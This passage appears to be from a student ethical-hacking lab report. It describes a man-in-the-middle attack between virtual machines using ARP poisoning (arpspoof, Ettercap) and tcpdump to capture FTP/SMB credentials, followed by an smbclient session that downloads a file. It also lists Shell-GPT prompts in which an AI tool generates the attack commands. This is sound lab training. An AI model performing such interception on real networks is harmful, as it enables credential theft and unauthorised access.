
File Transfer

- `dir` → Displays the files in the directory
- `get test.txt` → downloads the file to the attacker kali

```
(root㉿kali)-[~]
└─# smbclient //192.168.0.19/share -U victimuser
Password for [WORKGROUP\victimuser]:
Try "help" to get a list of possible commands.
smb: \> dir
.
..
test.txt

          D      0  Mon Jun 16 06:27:22 2025
          D      0  Mon Jun 16 06:27:22 2025
test.txt          N    113  Mon Jun 16 06:27:22 2025

      1980488 blocks of size 1024. 1477740 blocks available
smb: \> get test.txt
getting file \test.txt of size 113 as test.txt (8.5 KiloBytes/sec) (average 8.5 KiloBytes/sec)
smb: \> exit
```



```
(root㉿kali)-[~]
└─# ls -la
total 76
drwxr-xr-x  7 root root 4096 Jun 16 06:28 .
drwxr-xr-x 18 root root 4096 May 29 18:11 ..
-rw-r--r--  1 root root 5551 May 29 15:08 .bashrc
-rw-r--r--  1 root root  607 May 29 15:08 .bashrc.original
drwxr-xr-x  6 root root 4096 Jun 15 08:13 .cache
drwxr-xr-x  4 root root 4096 Jun 15 08:13 .config
drwxr-xr-x  3 root root 4096 Jun 15 08:13 .dbus
-rw-r--r--  1 root root 11656 May 29 15:09 .face
lrwxrwxrwx  1 root root   11 May 29 15:09 .face.icon → /root/.face
drwxr-xr-x  2 root root 4096 Jun 15 08:13 .gvfs
-rw-r--r--  1 root root 132 May 15 21:57 .profile
drwxr-xr-x  2 root root 4096 May 29 15:03 .ssh
-rw-r--r--  1 root root 113 Jun 16 06:28 test.txt
-rw-r--r--  1 root root 1924 Jun 16 05:28 .zsh_history
-rw-r--r--  1 root root 10856 May 29 15:08 .zshrc

(root㉿kali)-[~]
└─# cat test.txt
This is a text file created by SHAIK SHAMEER BASHA for the purpose of EICT-IITK-EH-STP-2025 in the UBUNTU SERVER

(root㉿kali)-[~]
└─#
```

Shell-gpt

- ARP Spoofing with arpspoof
 - sgpt "Generate commands to enable IP forwarding and perform ARP spoofing between 192.168.1.128 and 192.168.1.129 on interface eth0 using arpspoof on Kali Linux."
 - **Work Done:** Sets up MITM by enabling IP forwarding and ARP spoofing between Server Ubuntu and Client Ubuntu.
 - **Comparison to Manual:** Automates command generation, saving time over manually recalling and typing sysctl and arpspoof commands, reducing syntax errors.
- Ettercap for MITM and Credential Capture
 - sgpt "Provide a command to use Ettercap on Kali Linux to perform ARP poisoning between 192.168.1.128 and 192.168.1.129 on interface eth0 to capture FTP/SMB credentials."
 - **Work Done:** Performs ARP poisoning and captures credentials (victimuser:victimpass) from FTP/SMB traffic.
 - **Comparison to Manual:** Generates the exact Ettercap command, avoiding the need to remember complex options like -M arp:remote.
- Traffic Capture with tcpdump
 - sgpt "Generate a tcpdump command to capture FTP and SMB traffic on interface eth0 in ASCII format on Kali Linux."
 - **Work Done:** Captures FTP (port 21) and SMB (port 445) traffic to verify credentials.
 - **Comparison to Manual:** Simplifies filter syntax creation (tcp port 21 or tcp port 445), ensuring accurate traffic capture without manual trial-and-error.
- Access SMB Share to Retrieve File
 - sgpt "Provide commands to connect to an SMB share at 192.168.1.128/share using smbclient with username victimuser, list files, and download testfile.txt on Kali Linux."

-
- **Work Done:** Connects to the SMB share, lists files, and downloads testfile.txt.
 - **Comparison to Manual:** Automates the sequence of smbclient commands, eliminating the need to manually type and recall dir, get, and exit steps.

Conclusion

The project successfully captured FTP and SMB credentials using an MITM attack. Bridged mode was critical for ensuring network traffic was interceptable, and using two separate VMs avoided loopback issues. This demonstrates the importance of network configuration in security testing.